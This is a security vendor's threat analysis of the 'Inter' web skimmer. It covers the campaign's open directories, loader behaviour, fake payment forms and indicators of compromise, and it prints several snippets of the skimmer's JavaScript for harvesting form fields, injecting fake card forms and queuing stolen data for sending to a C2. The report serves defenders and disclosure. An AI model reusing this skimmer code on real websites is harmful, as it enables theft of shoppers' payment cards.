Inter: Skimmer For All

By Rommel Joven

Published: 2019-06-27 · Archived: 2026-04-05 18:56:57 UTC

A FortiGuard Labs Threat Analysis Report


Using web skimmers to steal payment card details has become a good business for cybercriminals. In fact, just last month, FortiGuard Labs discovered a campaign that has stolen the data from over 185,000 payment cards in a one year operation.

MageCart, the collective name given to the groups responsible for injecting JavaScript skimmers on compromised websites, continues to target online stores, reportedly compromising over 50,000 websites in 2018. This predicament represents a serious threat to both businesses and consumers.

FortiGuard Labs recently uncovered yet another campaign using similar tactics, but with a few differences that set them apart from other subgroups. This skimmer is called Inter. It is highly customizable, so it can be easily configured to fit the buyer's needs, and is reportedly being sold in underground forums for $1,300 per license. We started seeing attacks from this campaign on April 19, and in this report we'll be looking at the techniques used by this new campaign, as well as provide a glimpse into how their operation works.

The Skimmer

Our investigation began when we found a malicious JavaScript connecting to *tracker-visitors[.]com*, where it was disguised as a visitor traffic tracker for a website. Further analysis on the domain led us to the discovery of several open directories, which then led us to more customized skimmer scripts used by the campaign. And as of June 20th, new skimmer scripts were still being uploaded.



Index of /my

Name	Last modified	Size	Des
Parent Directory		-	
1.php	2019-04-23 17:32	553	
air.js	2019-04-30 19:00	19K	
atsg.js	2019-05-16 13:42	18K	
au.js	2019-04-23 20:13	19K	
aus.js	2019-05-11 00:40	8.2K	
auus	2019-05-11 00:36	0	
bambooty.js	2019-04-19 15:03	19K	
bop.js	2019-05-24 13:26	25K	
ca.js	2019-05-04 13:58	19K	
cap.js	2019-04-19 21:06	25K	
cult.js	2019-06-05 14:29	17K	
dallasfoam.js	2019-05-02 16:42	18K	
dess.js	2019-04-19 15:12	18K	
es.js	2019-05-31 12:51	25K	
fr.js	2019-04-19 15:03	25K	
g.js	2019-05-03 15:42	18K	
gar.js	2019-04-30 12:24	25K	
ghost.js	2019-04-29 20:58	13K	
goldenbough.js	2019-04-19 15:12	18K	
googletagver.js	2019-05-24 14:04	939	
gstore.js	2019-05-17 07:35	7.4K	
ler.js	2019-04-30 19:34	25K	
mek.js	2019-04-19 15:13	18K	
regina.js	2019-04-19 15:13	25K	
surfanic.js	2019-04-19 15:13	25K	
tec.js	2019-04-19 15:13	19K	
tecno.js	2019-05-29 19:48	17K	
trade.js	2019-04-23 18:36	25K	
tralala.js	2019-04-29 20:57	26K	
uk.js	2019-06-20 14:02	26K	
urban.js	2019-05-29 19:52	33K	
ver.js	2019-05-24 13:25	18K	
vmartgo.js	2019-04-19 15:13	18K	
zetronix.js	2019-04-19 15:14	18K	

Index of /ver

Name	Last modified	Size	De
Parent Directory		-	
1.php	2019-04-19 20:01	441	
alan.js	2019-04-19 20:04	19K	
aq.js	2019-05-10 14:19	18K	
da.js	2019-05-10 14:20	18K	
decorprice.js	2019-06-12 11:40	27K	
m.js	2019-04-19 21:41	19K	
torr.js	2019-04-19 20:38	18K	
tri.js	2019-04-19 20:31	18K	
tyden.js	2019-04-19 20:24	18K	
volvo.js	2019-04-19 20:44	18K	

Apache/2.4.25 (Debian) Server at tracker-visito

Index of /wp

Name	Last modified	Size	De
Parent Directory		-	
alanjackson.js	2019-04-19 15:03	19K	
apple.js	2019-04-19 15:03	18K	
atsg.js	2019-04-19 18:16	18K	
bigsextoystore.js	2019-04-19 15:03	18K	
decorprice.js	2019-04-19 18:16	27K	
elope.js	2019-04-19 15:03	18K	
expressmed.js	2019-04-19 15:03	19K	
lobstergram.js	2019-04-19 15:03	18K	
matteola.js	2019-04-19 15:03	18K	
stat.php	2019-04-19 15:03	444	
thomasbates.js	2019-04-19 18:48	19K	
torringtonbrushes.js	2019-04-19 15:03	18K	
trihaircare.js	2019-04-19 15:03	18K	
tydenbrooks.js	2019-04-19 15:03	18K	
wolo-mfg.js	2019-04-19 15:03	19K	

Apache/2.4.25 (Debian) Server at tracker-visitors.c

Index of /u

Name	Last modified	Size	Des
Parent Directory		-	
1.php	2019-04-19 15:03	440	
drugstore.js	2019-04-23 21:17	58K	
jquery.js	2019-04-19 15:03	58K	
missoma.js	2019-05-03 15:19	25K	
veenas.js	2019-04-19 15:03	25K	

Apache/2.4.25 (Debian) Server at tracker-visito

Index of /aus

Name	Last modified	Size	Descri
Parent Directory		-	
bags.js	2019-04-19 15:30	18K	

Apache/2.4.25 (Debian) Server at tracker-visitors.co

Index of /un

Name	Last modified	Size	I
Parent Directory		-	
1.php	2019-06-14 19:38	443	
top.js	2019-06-14 19:39	25K	

Index of /happy

Name	Last modified	Size	De
Parent Directory		-	
1.php	2019-06-20 14:58	553	
better.js	2019-06-20 15:27	26K	
flowers.js	2019-06-20 14:59	27K	
ukwr.js	2019-06-20 15:20	44K	

Index of /ati

Name	Last modified	Size	Descrip
Parent Directory		-	
1.php	2019-05-16 14:05	443	
burn.js	2019-05-16 14:44	19K	
vaux.js	2019-05-16 14:45	24K	

Index of /ty

Name	Last modified	Size
Parent Directory		-
1.php	2019-06-19 23:10	552
wine.js	2019-06-19 23:10	25K

Index of /jquery

Name	Last modified	Size	I
Parent Directory		-	
jquery.js	2019-04-19 15:03	19K	
verification.js	2019-04-19 15:03	25K	
verification.php	2019-04-19 15:03	440	

Index of /bath

Name	Last modified	Size
Parent Directory		-
1.php	2019-04-19 15:02	442
flowers.js	2019-05-03 20:38	20K
wellness.js	2019-04-19 15:02	18K

Figure 1: Open Directories At tracker-visitors[.]com

Since beginning our investigation, we have identified over 70 skimmer scripts and 11 open directories, but there could possibly be more hidden directories that we have not yet uncovered. As expected, the file names of the malicious JavaScript attempt to imitate commonly used script utilities, as well as names directly related to the compromised website targets. Based on functionalities, the scripts found from the open directories can be categorized to the following types:

- Loader
- Web skimmer
- Fake payment form

Loader

The loader scripts' function is to load the skimmer hosted on one of the campaign's C2s. *Figure 2* shows a code snippet of one of the loaders, *googletagver.js*. Before loading the skimmer, it uses an open-source tool called devtools-detect to determine if the script is being executed using a debugger, in which case it will not proceed with loading the skimmer.

Figure 2: Loader Script

Web Skimmer and Fake Payment Form

E-commerce websites use different platforms for handling payments. For instance, some websites handle the payments internally, while others use external payment service providers (PSPs). Depending on which platform the compromised website uses, the campaign uses either a web skimmer or a fake payment form.

They use web skimmers for internally managed payments so the attackers can access and intercept entered credit card details from forms that are already on the website. In the case of websites that use PSPs, since the attackers do not have access to the information provided by the customers after they have been redirected to an external payment service, they have to get the information before that happens. They accomplish this by tricking users into filling in their card details on fake forms before the redirection.

The following samples are used in our analysis:

vmartgo.js - web skimmer
cap.js - fake payment form

The skimmers initially check to determine if the site has finished loaded by calling *document.readyState* before continuing to the main routine. The skimmers then execute every half a second.

```
document.onreadystatechange = function() {
    if (document.readyState === 'complete') {
        $s.GetFromStorage()
        setInterval($s.TrySend, 500);
        if (document.getElementById($s.Number)) document.getElementById($s.Number).value = "";
        if (document.getElementById($s.CVV)) document.getElementById($s.CVV).value = "";
    }
```

Figure 3: Main Function

After the initial check, Inter retrieves stored cookies named *$s* and *$sent* that contain records of previously encoded stolen payment information. This information is used later in the attack.

```
GetFromStorage: function() {
    if (Cookies.get("$s") !== undefined) {
        $s.Data = JSON.parse($s.Base64.decode(Cookies.get("$s")));
    }
    if (Cookies.get("$sent") !== undefined) {
        $s.Sent = JSON.parse($s.Base64.decode(Cookies.get("$sent")));
    }
```

Figure 4: GetFromStorage Function

As can be seen below, the web skimmers call the functions *SaveAllFields()* to get the general information of the victim, and *GetCCInfo()* to specifically capture credit card details. As previously mentioned, for those websites that use PSPs, a fake form can be inserted, hence the addition of the *AddForm()* function.




Figure 5: TrySend Function

The scripts that inject these forms are customized specifically to the payment page of the compromised websites, knowing where and when to display the fake forms. This means that the threat actors had to identify the layout of each payment page before injection.

```
AddForm: function() {
    try {
        var cc = document.getElementById("p_method_[redacted]w_creditcard");
        if (cc !== null) {
            if (jQuery(cc).prop("checked")) {
                if (document.getElementById(" ccdata") === null) {
                    jQuery("#dt_method_[redacted]w_creditcard").after("<style>" + $s.CSS + "</style>" + $s.Template);
                    new InputMask().Initialize(document.querySelectorAll("[data-mask=date]"), {
                        mask: "99 / 99",
                        placeHolder: "MM/YY"
                    });
                    new InputMask().Initialize(document.querySelectorAll("[data-mask=number]"), {
                        mask: "9999 9999 9999 9999",
                        placeHolder: "•••• •••• •••• ••••"
                    });
                } else {
                    jQuery("#_ccdata").show();
                }
            }
        }
        if (!jQuery(cc).prop("checked")) jQuery("#_ccdata").hide();
    } catch (e) {}
```

Figure 6: Function To Add The Fake Payment Form

As shown below, the fake payment form is only added when the *"Pay by credit card"* button is clicked. An untrained eye might not see anything suspicious, but by reading carefully, the button is labelled with "*VALIDATE AND PROCEED TO PAYMENT."* This clearly means that the customer is not expected to provide any credit card details until the next step.




Figure 7: Side By Side Screenshot Of Checkout Page With The Fake Form

To extract the right information, skimmers usually check for keywords in the current URL to make sure that the skimmer is running on a checkout or payment page. The Inter skimmer takes a different approach. Regardless of what the page the consumer is on, it extracts all entered information on the current webpage by taking values from form elements with the tags *input*, *select*, and *textarea*. The values are then further filtered to extract the actual credit card details.

```
SaveAllFields: function() {
    var inputs = document.getElementsByTagName("input");
    var selects = document.getElementsByTagName("select");
    var textareas = document.getElementsByTagName("textarea");
    for (var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
    for (var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
    for (var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
    Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
},
```

Figure 8: SaveAllFields Function

This data is then converted to JSON and encoded with a simple base64 and stored as a cookie in *$s*. The MD5 hash of the encoded data is then calculated and compared to the entries in the variable *$s.Sent*, which contains a list/array of MD5 hashes of payment details previously sent to the C2 server. If the hash exists, the data is discarded to avoid sending duplicate data.

It is also worth mentioning that the C2 used for data extraction is also where the malicious JavaScript is hosted.

```
SendData: function() {
    $s.Data['Domain'] = location.hostname;
    var encoded = $s.Base64.encode(JSON.stringify($s.Data));
    var hash = calcMD5(encoded);
    for (var i = 0; i < $s.Sent.length; i++)
        if ($s.Sent[i] == hash) return;
    $s.LoadImage(encoded);
},
```

Figure 9: SendData Function With $sent Showing Previous md5 Hashes

The way this malware sends collected information to its C2 server is also notable. It creates an *IMG* element and then sets the image source to the C2, with the encoded payment details as a parameter.

Figure 10: LoadImage Function To Send The Stolen Info To The C2

Shown below is the traffic once the created IMG element connects to its image source. It disguises itself as an image content, which is a way to avoid detection – especially since it's normal to load a lot of IMG elements into a webpage. This then initiates a *GET* request, which might be less suspicious than the commonly used *POST* request method for data extraction.




Figure 11: Network Traffic When Stolen Info Is Sent To The C2

Fake Payment Forms

To provide a sense of this campaign's scope, it supports at least 18 major payment vendors, mainly in the US, UK, AUS, and FR.

We also have seen around a dozen different fake payment forms created by this campaign, each catering to different vendors and provided in different languages.

Figure 12: Compiled Fake Payment Forms

Conclusion

Being able to access an open directory in such a campaign has provided us with important information on its scope, as well as how it operates. With that information, we were then able to determine the scope of the attack, and compare the TTPs (Tactics, Techniques, and Procedures) with those used in previous MageCart campaigns.

The information we gathered also shows that because the group behind this campaign utilized the customizable feature of the Inter skimmer, they were able to cater to different websites and payment vendors by tailoring the skimmer to their targeted websites. While we have seen a lot of skimmers used in various MageCart campaigns, Inter's availability and convenience means it can be bought and used by just about anyone. As a result, we anticipate that we will see much more of it in the future.

-= FortiGuard Lion Team =-

Solutions

FortiGuard Labs has reached out to the e-commerce websites affected by this campaign.

Fortinet customers are protected by the following solutions:

- Malicious JavaScripts analyzed are detected as JS/Script.DF!tr.pws and JS/Loader.DF!tr.pws
- The C2 servers are blocked by FortiGuard Web Filtering Service

IOCs

aa1ae020558f7b41dc16ded37176959cbe87cbd2153094a75d67d9410f2d30d
182fbc73d3901caceea7f058e41205be1dca21ac8dc1a63de20907e4099ec3b3
33354c7922ead7588eeebfe0817064fd44f4aae173ea01b35e81e39e40e7e853
37eb8c952d374b49eb933e8955c9cb5ea9a4109c67334880a9b9063b6770f852

C2

Tracker-visitors[.]com
Jquery-web[.]com
Jquery-stats[.]com
jsreload[.]pw
routingzen[.]com

Learn more about FortiGuard Labs and the FortiGuard Security Services portfolio. Sign up for our weekly FortiGuard Threat Brief.

Read about the FortiGuard Security Rating Service, which provides security audits and best practices.
